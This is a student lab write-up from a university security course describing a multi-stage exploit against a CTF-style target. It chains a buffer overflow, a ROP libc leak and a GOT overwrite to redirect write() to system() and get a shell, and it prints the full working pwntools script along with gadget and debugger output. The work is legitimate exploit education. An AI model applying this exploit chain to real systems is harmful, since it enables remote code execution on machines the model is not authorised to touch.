# Lab 4 - Multi Stage Exploits

CSC 472

Kyle Mathew-Rojas, Tyler Prehl


11/04/2021

## Introduction


The purpose of this lab was for the researchers to better understand and perform a multi-stage exploit on a vulnerable program. By using previous methods of attacks, including buffer overflow, return-oriented programming (ROP), and GOT overwriting, we set out to exploit a program with a buffer overflow vulnerability. In doing so, it will prepare us for future attacks that require multiple stages and combinations of different attack tactics.

## Analysis and Results

The goal of the lab is simple - exploit the lab4.c file on a remote server (144.182.223.56) to reveal information in a file stored there (flag.txt). The first step was to exploit the buffer overflow vulnerability in the read function. To do so, we needed the “magic number” that would overwrite the buffer and the old EIP register containing the old return address. Through the use of GDB debugger, we found the magic number to be 37 (12 more than the 25 byte array).



With the magic number in tow, we could now focus on where to send the computer to perform our next desired operation. We begin our ROP and GOT overwrite attacks with the write() function in the third line of the vuln() method in lab4.c. First, we needed the addresses of write@plt and write@got (plt to call the write function, and got for later).




If we give write() a first parameter of 1 to print to the terminal, we can see what gets printed. The second parameter is a pointer to a space in memory to print data from, and the third parameter allows us to determine how many bytes of data are printed. By pointing write() to the write@got memory address (using the pop_pop_pop_ret gadget - labeled pop3 - to save the parameters), we can leak the memory address of write@libc. With the write@libc address now printed to the terminal, we can now identify other addresses of libc functions, including our desired system@libc address.

```
# create your payload
payload = b"A"*37

# write
payload += write_plt
payload += pop3
payload += p32(1) + write_got + p32(4)
```

```
root@b5fe8eff3f96:/workdir # python3 exploit.py
[+] Opening connection to 147.182.223.56 on port 7777: Done
[*] Leaked write@lbc addr: 0xf7e3d7c0
```

By using an online database of libc offsets for various systems, we were able to determine the offsets of write@libc and system@libc from the start address of all libc functions on the remote server.

libc6-i386_2.33-0ubuntu5_amd64 Download

| | Symbol | Offset | Difference |
|---|---|---|---|
| ◉ | system | 0x045960 | 0x0 |
| ○ | open | 0x0f51e0 | 0xaf880 |
| ○ | read | 0x0f5700 | 0xafda0 |
| ○ | write | 0x0f57c0 | 0xafe60 |
| ○ | str_bin_sh | 0x195c69 | 0x150309 |

All symbols

Using the offset information, we calculate the address of system@libc in our python program used to exploit lab4.c, and log the calculated address to the terminal.

```
# stage 2 - find addr of system@libc
libc = write_libc - offset_write  # 0xf57c0 is 144's
system_libc = libc + offset_system  # 0x45960 is 144's
log.info("system@libc addr: 0x%x", system_libc)
```

The trick to receiving the data of the leaked write@libc address from the remote server to our own was using the pwn.tubes library to receive the desired 4 bytes of data. Since 25 bytes are printed to the terminal from the initial write() call, we had to receive 25 bytes first, and then 4 to be saved into a data variable containing the address of write@libc.

```
# stage 1 - leak write@libc
p.recv(25) # 72 with puts
data = p.recv(4) #
write_libc = u32(data)
log.info("Leaked write@lbc addr: 0x%x", write_libc)
```

With the address of system@libc acquired for any given run of lab4.c, we can now use read() to overwrite the address stored in write@got from write@libc to system@libc for our use when we later call the write function. To utilize the read function, we have to add the read_plt address, pop_pop_pop_ret function, and the necessary parameters to our buffer overflow payload. First, we found the address using the GDB debugger (the highlighted address is the read@got address, the read@plt address is the first blue address on the left).

```
gef➤  disas read
Dump of assembler code for function read@plt:
   0x08049080 <+0>:     endbr32
   0x08049084 <+4>:     jmp    DWORD PTR ds:0x804c00c
   0x0804908a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
```

Also worth noting, we used the ROPgadget program provided on the BadgerCTF server to identify the address for the pop_pop_pop_ret function used previously for the write function and now as well for the read function.

```
0x080492b2 : pop edi ; pop ebp ; ret
0x080492b1 : pop esi ; pop edi ; pop ebp ; ret
0x08049044 : push 0 ; jmp 0x8049030
```

With these addresses, we then just added our parameters to write 4 bytes of data - the system@libc address - into the desired address (write@got) for a later call. The system@libc is read by read() when we use the pwn.tubes library to send the address to the terminal in bytecode.

```
# read
payload += read_plt
payload += pop3
payload += p32(0) + write_got + p32(4) #
```

```
# stage 3 - send system@libc to overwrite write@got
p.send(p32(system_libc))
```

All that was left was for us to add on one last write() call to actually call system@libc to create a shell for our use to reveal the data inside flag.txt. So, we added the write@plt address, 0xdeadbeef (as a crashing return address), and an “ed” string we found in the lab4 executable file through the gdb debugger to use the write function to call system@libc and essentially open an ED editor in the remote server’s terminal for our use to write !/bin/bash to the terminal and open a new shell. Here you can see where we found the “ed” string in the executable file via the gdb debugger.

```
gef➤  grep "ed"
//.gef/gef.py:2475: DeprecationWarning: invalid escape sequenc
  res = gdb.Value(address).cast(char_ptr).string(encoding=enco
p()
//.gef/gef.py:2475: DeprecationWarning: invalid escape sequenc
  res = gdb.Value(address).cast(char_ptr).string(encoding=enco
p()
//.gef/gef.py:2475: DeprecationWarning: invalid escape sequenc
  res = gdb.Value(address).cast(char_ptr).string(encoding=enco
p()
[+] Searching 'ed' in memory
[+] In '/workdir/lab4'(0x8048000-0x8049000), permission=r--
  0x80482c5 - 0x80482c7  →   "ed"
```

And here, you can see our final addition to our buffer overflow payload.


```
# stage 4 - execute command and get shell
payload += write_plt # call write() --> calls system()
payload += p32(0xdeadbeef)
payload += ed_string # address of ed string to call !/bin/bash
p.send(payload)
```

And finally, after a run of our exploit.py file, we were able to successfully exploit lab4.c and create a new shell on the remote server for our use, and find the desired data in flag.txt.


(Happy belated-Halloween!)

The final exploit.py file looks like this:

```python
#!/usr/bin/python3

from pwn import *

# target: flag.txt @ 147.182.223.56:7777

write_plt = p32(0x080490b0)
write_got = p32(0x804c018)
read_plt = p32(0x08049080)
pop3 = p32(0x080492b1)
ed_string = p32(0x80482c5)
offset_system = 0x00045960
offset_write = 0x000f57c0


def main():
    p = remote("147.182.223.56", 7777)
    # p.spawn_process("./lab4")

    # create your payload
    payload = b"A"*37

    # write
    payload += write_plt
    payload += pop3
    payload += p32(1) + write_got + p32(4)

    # read
    payload += read_plt
    payload += pop3
    payload += p32(0) + write_got + p32(4) # when we call the read fxn,
# (which is system_libc from our second p.send) and put it into a buffe
# that is the second argument, so when we read system_libc as 4 bytes,
# our choice) the write_got address. Now, if write_got is called, the w
# address


    # stage 4 - execute command and get shell
    payload += write_plt # call write() --> calls system()
    payload += p32(0xdeadbeef)
    payload += ed_string # address of ed string to call !/bin/bash
    p.send(payload)

    # stage 1 - leak write@libc
    p.recv(25) # 72 with puts
    data = p.recv(4) #
    write_libc = u32(data)
    log.info("Leaked write@lbc addr: 0x%x", write_libc)
```



```
    # stage 2 - find addr of system@libc
    libc = write_libc - offset_write  # 0xf57c0 is 144's
    system_libc = libc + offset_system  # 0x45960 is 144's
    log.info("system@libc addr: 0x%x", system_libc)

    # stage 3 - send system@libc to overwrite write@got
    p.send(p32(system_libc))


    # Change to interactive mode
    p.interactive()


if __name__ == "__main__":
    main()
```

Discussion and Conclusion

Through the completion of this lab, the researchers were able to properly execute a multi-stage attack on a remote server provided with an executable file of the vulnerable file and a copy of the C file itself. This sets the researchers up well for future attacks including canaries in the stack and other multi-stage attacks requiring buffer overflow, ROP, and GOT-overwrite methods.